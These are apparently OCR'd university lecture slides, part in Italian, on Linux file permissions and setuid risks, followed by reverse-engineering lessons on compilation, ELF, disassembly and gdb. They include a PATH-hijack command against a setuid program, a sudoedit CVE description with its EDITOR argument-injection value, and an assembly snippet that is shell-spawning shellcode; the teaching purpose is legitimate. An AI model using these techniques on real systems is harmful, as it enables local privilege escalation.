/opt	Optionals softwares.

Filesystem Linux, permessi

Come dichiarato precedentemente, il sistema in modalità DAC (senza SeLinux o meccanismi MAC) analizza (in questo ordine!!!): UID processo e proprietario del file; GID e gruppo del file ; UID e Other.

Può generare complicanze contro-intuitive!!! (esempio se l'utente appartiene a un gruppo che può leggere il file ma è il suo proprietario e il proprietario non può leggere il file)

Filesystem Linux, root

Il super utente privilegiato del sistema è quello che può svolgere ogni operazione a partire dalla radice (root) del file system.

Questo utente prende il nome di root, SYSTEM nei sistemi Windows.

Filesystem Linux, chown / chgrp

È possibile cambiare il proprietario (o il gruppo) di appartenenza di un file.

Solo root (normalmente) può regalare i file agli altri!!!

Filesystem Linux, chmod

È possibile anche modificare i permessi associati a un file. Questi vengono configurati tramite un comando chiamato chmod.

Questo comando prevede un'interfaccia a linea di comando in grado di interpretare numeri in base 8 (ottali) o un sistema di configurazione più "intuitivo" basato su un linguaggio specifico:

- bit 0: execute, possibilità di eseguire il file.
- bit 1: write, possibilità di scrivere il file
- bit 2: read, possibilità di leggere il file

Ovviamente impostando 777 come permessi ottali a un file lo stiamo regalando a tutti (other: read, write, execute)!!!

Sulle cartelle i permessi hanno un significato lievemente diverso:

- bit 0: execute, possibilità di entrare in una cartella.
- bit 1: write, possibilità di eliminare i file contenuti in una cartella (anche quelli non nostri su cui non abbiamo permesso di scrittura!!!!)
- bit 2: read, possibilità di leggere il contenuto di una cartella.

Filesystem Linux, chmod

C'è un caso di security by obscurity, quale? :)


Filesystem Linux, chmod

C'è un caso di security by obscurity, quale? :)

```
chmod 711 test/
```

Filesystem Linux, gruppi

Un utente può appartenere a più gruppi, questi vengono usati di solito per controllare accessi a file di device driver (/dev).



```
bera@snark ~ % ls -la /dev/tty0
crw--w---- 1 root tty 4, 0 Mar 23 16:25 /dev/tty0
```

Filesystem Linux, permessi speciali: setuid

Esistono 3 permessi speciali, i quali sono salvati nei bit più significativi dei metadati del file:

- setuid
- setgid
- sticky

Filesystem Linux, permessi speciali

Una cartella con permesso setuid verrà ignorata, mentre setgid assegnerà ai file creati al suo interno il gruppo d'appartenenza della cartella.

Questo è utile per mantenere all'interno di una cartella il gruppo corretto per tutti i file.

Lo sticky bit su una cartella invece permetterà l'eliminazione dei file al suo interno solo al suo owner (anche se la cartella ha permesso di scrittura per tutti, e.g. /tmp/).

Filesystem Linux, permessi speciali

Lo sticky bit su una file è ignorato e deprecato.

Un file setuid verrà eseguito come se fosse eseguito dal suo proprietario.

Analogamente un file setgid eseguirà con il gruppo di appartenenza.

ESTREMAMENTE PERICOLOSO!!!

Filesystem Linux, permessi speciali

Cosa succede, ad esempio se usiamo il seguente codice C?

```
...
system(“whoami”);
...
```

Filesystem Linux, permessi speciali


Il sistema eseguirà il comando whoami con i privilegi dell'utente indicato.

whoami è un comando shell, che può quindi essere dirottato cambiandogli il “nome”.

```
PATH=. ./vulnprogram
```

Filesystem Linux, elevation: sudo

In questo modo funziona il comando sudo, esegue con privilegi elevati e controlla la password dell'utente (normalmente tramite un framework chiamato PAM).



Description

In Sudo before 1.9.12p2, the sudoedit (aka -e) feature mishandles extra arguments passed in the user-provided environment variables (SUDO_EDITOR, VISUAL, and EDITOR), allowing a local attacker to append arbitrary entries to the list of files to process. This can lead to privilege escalation. Affected versions are 1.8.0 through 1.9.12.p1. The problem exists because a user-specified editor may contain a "--" argument that defeats a protection mechanism, e.g., an EDITOR='vim -- /path/to/extra/file' value.

Severity

CVSS 3.x Severity and Metrics:

NIST: NVD

Base Score: 7.8 HIGH

Vector: CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Filesystem Linux, elevation: capabilities

setuid è un ovvio problema di sicurezza. Per ottenere uno dei privilegi di root (e.g. cambiare un file) otteniamo l'intero insieme dei suoi privilegi (e.g. la possibilità di cambiare indirizzo IP della macchina). Per questo motivo sono stati spezzettati i privilegi di root in vari sotto privilegi, ad esempio:

- CAP_NET_ADMIN
- CAP_DAC_OVERRIDE
- ... (man capabilities)

Domande?


Reverse engineering and binary analysis

Davide Berardi (D)

March 16, 2021

License

Released under CC-BY-SA License



https://creativecommons.org/licenses/by-sa/4.0/

Agenda

- How programs are compiled
- ELF Structure
- Deassembly
- Decompilation
- Debug
- Anti debug
- Assembly
- Kernel space vs user space
- Systemcall vs library call
- Dynamic library vs static library
- Dynamic tracing

The real problem of C…

With Undefined Behavior, Anything is Possible

Aug 17, 2018

How programs are compiled

Suppose to have a C code like this:

```
#include <stdio.h>
int main(int argc, char **argv)
{
    char who[] = world;
    print("Hello␣%s!\n", who);
    return 0;
}
```

Which are the passes to compile it?

Precompilation

The compiler is istructed to include code or translate code from other sources, therefore the content of stdio.h (which, in ubuntu is placed at /usr/include/stdio.h) is placed before the main. You can inspect the results using gcc -E or with cpp.

```
$ gcc -E /tmp/test.c | grep 'int␣printf'
extern int printf (const char *__restrict __format, ...);
```

Another example can be:

```
$ cat test.c
#define CIAO 5
int main(int argc, char **argv) {
    printf("%d\n", CIAO);
}
$ gcc -E test.c | grep printf
 printf("%d\n", 5);
```

Compilation

The compiler will translate (and optimize) the C code into Assembly code.

```
$ gcc -S test.c -o - 2>/dev/null | grep main: -A 15
main:
.LFB0:
        .cfi_startproc
        pushq   %rbp
        .cfi_def_cfa_offset 16
        .cfi_offset 6, -16
        movq    %rsp, %rbp
        .cfi_def_cfa_register 6
        subq    $16, %rsp
        movl    %edi, -4(%rbp)
        movq    %rsi, -16(%rbp)
        leaq    .LC0(%rip), %rdi
        call    puts@PLT
        movl    $0, %eax
        leave
        .cfi_def_cfa 7, 8
```

Assembly

The optimized assembly code will therefore be translated in opcodes, the binary language understandable by the machine, using an assembler (as).

```
$ gcc -c -o test.o test.c
$ file test.o
test.o: ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV), not stripped
```

Linking

If we look inside the code we have just placeholder and not the code of the functions not declared in our C code. This code will be injected into the program by the linker (ld).

```
$ gcc -o test test.c
$ ./test
Hello world!
```

ELF Structure

The constructed binary is serialized in a structured file which is formatted in the Executable and Linkable Format. This format declares different areas called segments:

```
$ readelf -S $(which /bin/ls)
  ...
  [13] .text             PROGBITS         0000000000004040  00004040
       0000000000012db2  0000000000000000  AX       0     0     16
  [15] .rodata           PROGBITS         0000000000017000  00017000
       0000000000005309  0000000000000000   A       0     0     32
  [23] .data             PROGBITS         0000000000022000  00021000
       0000000000000268  0000000000000000  WA       0     0     32
  [24] .bss              NOBITS           0000000000022280  00021268
       00000000000012d8  0000000000000000  WA       0     0     32
  ...
```

ELF Structure

Some common segments are:

- **.interp** Contains the path of the interpreter which will be used tu run the program.
- **.text** Contains the code of the executable i.e. `return 3 + 4;`.
- **.rodata** Contains read-only data. i.e. the string ciao in `printf("ciao");`
- **.data** Contains read and writable data. i.e. static int $x = 0x41$;
- **.bss** Contains uninitialized global variables. i.e. static int x;

We will introduce some of the other segments, useful for security or exploit in a next lecture.

Information leak!

We can also read the plain-text readable portions of code!

```
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv) {
    char *password = "super-secret-password";
    if (argc < 2) {
        printf("Usage:␣%s␣<name>\n", argv[0]);
        return 1;
    }

    if (!strcmp(password, argv[1]))
        printf("Access␣granted!\n");

    return 0;
}
```

```
$ gcc -o test test.c
$ strings test | grep pass
super-secret-password
```

Static analysis

If we invert the compilation process we can retrieve the assembly code of the program.
While the assembly is nearly 1:1 with the opcodes, the C program is not nearly 1:1 with the assembly code.
We can invert the assembly and the compilation phase with some techniques.

Going back: disassembly

The assembly phase is easily revertable, you can map the opcodes to their meaning in the x86_64 assembly. Beware that x86_64 does not use a different alphabet for data and code, therefore you can disassemble garbage (for example disassembling .rodata or .data).

```
$ objdump -D ./test | grep '^[0-9]\+ <main>' -A 10
0000000000001149 <main>:
    1149:       55                      push   %rbp
    114a:       48 89 e5                mov    %rsp,%rbp
    114d:       48 83 ec 20             sub    $0x20,%rsp
    1151:       89 7d ec                mov    %edi,-0x14(%rbp)
    1154:       48 89 75 e0             mov    %rsi,-0x20(%rbp)
    1158:       64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
    115f:       00 00
    1161:       48 89 45 f8             mov    %rax,-0x8(%rbp)
    1165:       31 c0                   xor    %eax,%eax
    1167:       c7 45 f2 77 6f 72 6c    movl   $0x6c726f77,-0xe(%rbp)
```

Going back: disassembling

Some tools that can disassemble the code


- **objdump** Open source, it is a basic disassembler, it can read most of the architecture but sometimes it can be disabled by simple tricks.
- **gdb** Open source, GNU debugger. It can disassemble most architectures.
- **radare2** Open source, it can disassemble most architectures but it is really bleeding edge and have a complex command set.
- **IDA** Closed source, available for linux, windows, and mac. A free version is available but it disassemble only x86_64 64-bit code.
- **Binary ninja** Closed source, available for linux, windows, and mac. A free version is available but it disassemble only x86_64 32-bit code.
- **Ghidra** Open source, developed by nsa

Going back: decompilation

From the assembly code we can try to reconstruct pseudo-C code. There are some decompilers which work using different techniques like:

- **Ghidra** Open source reverse engineering tool developed by NSA.
- **HexRay** Closed source decompiler, it can be attached to IDA.
- **Snowman** Open source decompiler.

Going back: decompilation, an example



```
struct s0 {
    int32_t f0;
    signed char[4] pad8;
    struct s0* f8;
    struct s0* f16;
};

void insert(struct s0** rdi, struct s0* rsi) {
    struct s0** v3;
    struct s0* v4;

    v3 = rdi;
    v4 = rsi;
    if (*v3 != (struct s0*)0) {
        if ((*v3)->f0 <= v4->f0) {
            if (v4->f0 > (*v3)->f0) {
                insert(&(*v3)->f8, v4);
            }
        } else {
            insert(&(*v3)->f16, v4);
        }
    } else {
        *v3 = v4;
    }
    return;
}
```

Anti static analysis technique

Beware! The static analyzers are complex and most of the times try to analyze the code using heuristics and complex approaches. Expecially for open source code, never rely on a single tool.
An example of an anti debug technique can start by changing the headers searched by objdump, in this case this tool will not work.
There are two main approaches that a disassembler can use

- **Linear sweep**: scan the code and analyze it translating byte by byte.
- **Recursive descent**: during a Linear sweep, when a branch is encountered, a new linear sweep is executed on this new branch.

Anti static analysis technique: obfuscation

The code can also be obfuscated, by introducing strange optimizations or unuseful instructions to break the disassemblers.
N.B. x86 Intel syntax!!!


```
0000: B8 00 03 C1 BB   mov eax, 0xBBC10300
0005: B9 00 00 00 05   mov ecx, 0x05000000
000A: 03 C1            add eax, ecx
000C: EB F4            jmp $-10
```

If we read the code starting from 0x02 we get a totally different interpretation.

```
0002: 03 C1            add eax, ecx
0004: BB B9 00 00 00   mov ebx, 0xB9
0009: 05 03 C1 EB F4   add eax, 0xF4EBC103
000E: 03 C3            add eax, ebx
0010: C3               ret
```


What is the stack?

The stack is the place where automatic memory of a program is placed, when you call a function or you declare an automatic variable it will be placed into this memory.




What is the heap?

The heap is the place where you can allocate memory (e.g. using malloc)



x86_64 Assembly



CPU

MMU

Memory

Ring 0	Ring 1	Ring 2	Ring 3

We will focus on x86_64 assembly because it is the most common in CTF nowadays.

GP Registers

A x86_64 cpu have 16 GP registers

- ***ax, *bx, *cx, *dx, *si, *di**
- ***sp, *bp**
- **r8-r15**

These can be accessed in 4 ways:

- full register (64 bit): **rax**
- half register (lowest 32 bit): **eax**
- 1/4 register (lowest 16 bit): **ax**
- 1/8 register (lowest 8 bit): **al**

x86_64 special registers

There are some registers which are automatically used by the CPU, these are:

- **rip** Points to the instruction that will be executed at the next step.
- **rsp** used automatically to keep the pointer to the stack frame with push and pop;
- **rflags** The flags set that describes the status of the current run (e.g. zero to indicate that the previous instruction returned 0).
- Also, **rbp** is not used by the CPU automatically but it is normally used to calculate offset from memory locations.

x86_64 SIMD registers

xmm0-15 registers are 16 registers which enables the use of SIMD instructions (Single Instruction Multiple Data). Usually there are 128-bit or 256-bit and can be used to accelerate cryptographical operations or vector graphics.

- AESENC xmm1,xmm2/m128 —Perform One Round of an AES Encryption Flow round key from the second source operand, operating on 128-bit data (state) from the first source operand, and store the result in the destination operand.
- AESENCLAST xmm1, xmm2/m128 —Perform Last Round of an AES Encryption Flow a round key from the second source operand, operating on 128-bit data (state) from the first source operand, and store the result in the destination operand.
- AESKEYGENASSIST xmm1, xmm2/m128, imm8 Assist in expanding the AES cipher key, by computing steps towards generating a round key for encryption, using 128-bit data specified in the source operand and an 8-bit round constant specified as an immediate, store the result in the destination operand.

Example of x86_64 assembly code

```
xor %rax, %rax;
mov $$0xFF978CD091969DD1, %rbx ;
neg %rbx;
push %rbx;
push %rsp;
pop %rdi;
cdq;
push %rdx;
push %rdi;
push %rsp;
pop %rsi;
mov $$0x3b, %al;
syscall
```


Example of x86_64 assembly code

Parameters for functions get passed in RDI, RSI, RDX, RCX, R8, R9, XMM0–7

```
push    %rbp
mov     %rsp,%rbp
sub     $0x10,%rsp
mov     %edi,-0x4(%rbp)
mov     %rsi,-0x10(%rbp)
lea     0xeb5(%rip),%rdi
callq   1030 <system@plt>
mov     $0x0,%eax
leaveq
retq
nopl    0x0(%rax,%rax,1)
```

Dynamic analysis: debugging

We can use a debugger to see the code running and to analyze the instruction that are executed.



```
(gdb) b puts
Breakpoint 1 at 0x1030
(gdb) r
Starting program: /tmp/test

Breakpoint 1, 0x00007ffff7e48160 in puts () from /usr/lib/libc.so.6
(gdb) info register
rax            0x555555555139      93824992235833
rbx            0x555555555160      93824992235872
rcx            0x7ffff7f90578      140737353680248
rdx            0x7fffffffe2d8      140737488347864
rsi            0x7fffffffe2c8      140737488347848
rdi            0x555555556004      93824992239620
rbp            0x7fffffffe1d0      0x7fffffffe1d0
rsp            0x7fffffffe1b8      0x7fffffffe1b8
r8             0x0                 0
r9             0x7ffff7fe2260      140737354015328
r10            0xfffffffffffff3ed  -3091
```

Dynamic analysis: debugging

We will focus on gdb, some example commands of gdb are:

- **r < <(shell command)** run the program with input from a shell script (like a pipe).
- **ni** next instruction without following calls.
- **si** step in following jumps.
- **info register** print the status of the
- **b printf** Break on printf invokation.
- **b *0x123456** Break on address 0x123456.
- **d3** Delete breakpoint 3.

GDB (and generally debuggers under linux) use a systemcall called **ptrace**, which can trace a process and retrieve the current status of the registers.


A glimpse of future!

GDB therefore can change the registers and modify the code of the process.
What happens if you attach a privileged process? and a privileged executable? (e.g. `setuid`)

Dynamic analysis: debugging

GDB have a pretty steep learning curve, to make the process easier you can install some of the following extensions:

- **peda**, Python Exploit Development Assistance. A python init script for gdb to debug the program in a more user-friendly way.
- `https://github.com/longld/peda`




```
R11: 0x0
R12: 0x555555554530 (<_start>:  xor    ebp,ebp)
R13: 0x7fffffffe580 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x7ffff7a649b2 <_IO_new_popen+130>:  jmp    0x7ffff7a6498d <_IO_new_popen+93>
   0x7ffff7a649b4:      nop    WORD PTR cs:[rax+rax*1+0x0]
   0x7ffff7a649be:      xchg   ax,ax
=> 0x7ffff7a649c0 <_IO_puts>:   push   r13
   0x7ffff7a649c2 <_IO_puts+2>: push   r12
   0x7ffff7a649c4 <_IO_puts+4>: mov    r12,rdi
   0x7ffff7a649c7 <_IO_puts+7>: push   rbp
   0x7ffff7a649c8 <_IO_puts+8>: push   rbx
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffe488 --> 0x555555554655 (<main+27>:     mov    eax,0x0)
0008| 0x7fffffffe490 --> 0x7fffffffe588 --> 0x7fffffffe7ba ("/home/vagrant/test")
0016| 0x7fffffffe498 --> 0x100000000
0024| 0x7fffffffe4a0 --> 0x555555554660 (<__libc_csu_init>:     push   r15)
```

Dynamic analysis: debugging

GDB have a pretty steep learning curve, to make the process easier you can install some of the following extensions:

- **gef**, GDB Enhanced Features. Like peda, this init script makes the use of gdb more user-friendly. Super useful for heap analysis!
- `https://github.com/hugsy/gef`




```
gef➤  r
Starting program: /home/vagrant/test
[ Legend: Modified register | Code | Heap | Stack | String ]
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax   : 0x000055555555463a  →  <main+0> push rbp
$rbx   : 0x0
$rcx   : 0x0000555555554660  →  <__libc_csu_init+0> push r15
$rdx   : 0x00007fffffffe598  →  0x00007fffffffe7cd  →  "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;3
3:so[...]"
$rsp   : 0x00007fffffffe488  →  0x0000555555554655  →  <main+27> mov eax, 0x0
$rbp   : 0x00007fffffffe4a0  →  0x0000555555554660  →  <__libc_csu_init+0> push r15
$rsi   : 0x00007fffffffe588  →  0x00007fffffffe7ba  →  "/home/vagrant/test"
$rdi   : 0x00005555555546e4  →  0x0000000a6f616963 ("ciao\n"?)
$rip   : 0x00007ffff7a649c0  →  <puts+0> push r13
$r8    : 0x00007ffff7dd0d80  →  0x0000000000000000
```

Dynamic analysis: debugging

GDB have a pretty steep learning curve, to make the process easier you can install some of the following extensions:

- **layout next**, while not being an extension, it can help the debug process and the concurrent visualization of the assembly and the status of the registries.
- `https://www.youtube.com/watch?v=PorfLSr3DDI`



```
┌─Register group: general──────────────────────────────────────────────┐
│rax            0x555555555139      93824992235833
│rbx            0x555555555160      93824992235872
│rcx            0x7ffff7f90578      140737353680248
│rdx            0x7fffffffe2d8      140737488347864
│rsi            0x7fffffffe2c8      140737488347848
│rdi            0x555555556004      93824992239620
│rbp            0x7fffffffe1d0      0x7fffffffe1d0

B+>0x7ffff7e48160 <puts>             endbr64
   0x7ffff7e48164 <puts+4>           push   %r14
   0x7ffff7e48166 <puts+6>           push   %r13
   0x7ffff7e48168 <puts+8>           push   %r12
   0x7ffff7e4816a <puts+10>          mov    %rdi,%r12
   0x7ffff7e4816d <puts+13>          push   %rbp
   0x7ffff7e4816e <puts+14>          push   %rbx

native process 4218 In: puts                              L??   PC: 0x7ffff7e48160
(gdb) 
```

Library

A library is a collection of functions that exports symbols available to be linked to the other applications.

```
$ nm /lib64/libasan.so
0000000000116710 T __asan_address_is_poisoned
0000000000035b50 T __asan_addr_is_in_fake_stack
0000000000038710 T __asan_after_dynamic_init
0000000000035be0 T __asan_alloca_poison
...
0000000000188ea0 d _ZZN6__asan22ErrorAllocTypeMismatch5PrintEvE13dealloc_name
000000000019d758 b _ZZN6__asan26InitializeAsanInterceptorsEvE15was_called_onc
00000000001a2c74 b _ZZN6__asanL15AsanCheckFailedEPKciS1_yyE9num_calls
00000000001a2c78 b _ZZN6__asanL7AsanDieEvE9num_calls
```

Dynamic linking

The executable can also be linked to external library to save space and simplify the updates of the system.
This is achieved by the linker and is the standard behaviour of linux c compilers.

```
$ cat - <<_END_ >test.c
#include <stdio.h>
int main(int argc, char **argv) {
    printf("hello world!");
    return 0;
}
$ gcc --static -o test test.c
$ du -h test
764K    test
```

```
$ cat - <<_END_ >test.c
#include <stdio.h>
int main(int argc, char **argv) {
    printf("hello world!");
    return 0;
}
$ gcc -o test test.c
$ du -h test
20K     test
```

Dynamic linking analysis

When the program is executed the loader (**.interp** section) will load the libraries and update the reference in the code we will see the procedure in details in **Software security 2**.

```
$ ldd $(which ls)
linux-vdso.so.1 (0x00007ffe55373000)
libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007fd754796000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fd7543a5000)
libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007fd754133000)
libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007fd753f2f000)
/lib64/ld-linux-x86-64.so.2 (0x00007fd754be0000)
libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007fd753d10000)
```

What is a kernel

> *The kernel is a program that constitutes the central core of a computer operating system. It has complete control over everything that occurs in the system.*[1]


- We will focus on monolitic kernels (expecially linux and BSD).
- The kernel is responsible for:
  - Manage the lifecycle of the userland (processes);
  - Manage resources;
  - Interacting with hardware;
  - **Security of the system**.

[1] `http://www.linfo.org/kernel.html`

What is the userland

> *The term userland (or user space) refers to all code that runs outside the operating system's kernel.*[2]

Probably most of the code you wrote runs in user space. If you need to write a device driver for Linux it will be in kernel space.



[2] `https://en.wikipedia.org/wiki/User_space`

Process


A process is an instance of a program. Beware that in linux the terms process, task, and thread are sometimes misleading!
In general term

- Task - the task of a process, what you want to achieve and how.
- Thread - an instance of a program, share the memory with other related threads.
- Process - a container of threads which share the same memory.


- In Linux a Thread and a process are the same thing! A process is a thread with separated memory from the other processes.

Examples of threads and process

In firefox every tab was a thread



In chrome every tab was a process



Process loading

When a program is launched, the interpreter (**loader**) is executed and the content of its **ELF** is loaded in memory by the **MMU** (the **.text**, **.rodata**, ...). The **.bss** section is therefore initialized to zero (mapped to an empty page).
The dynamic libraries are therefore loaded in memory and shared between common process (This could be a comment to docker if you want :)).

Segmented memory

The memory in a program is segmented similarly to the ELF. In this case the system will load different areas, comprending area allocated for the heap and the stack (allocated by the **MMU**).

```
$ cat /proc/self/maps
55ddcdbfe000-55ddcdc02000 r-xp 00002000 08:01 2232386 /usr/bin/cat
...
55ddced1e000-55ddced3f000 rw-p 00000000 00:00 0       [heap]
7f2fb5442000-7f2fb5467000 r--p 00000000 08:01 2231702 /usr/lib/libc-2.31.so
7f2fb5467000-7f2fb55b3000 r-xp 00025000 08:01 2231702 /usr/lib/libc-2.31.so
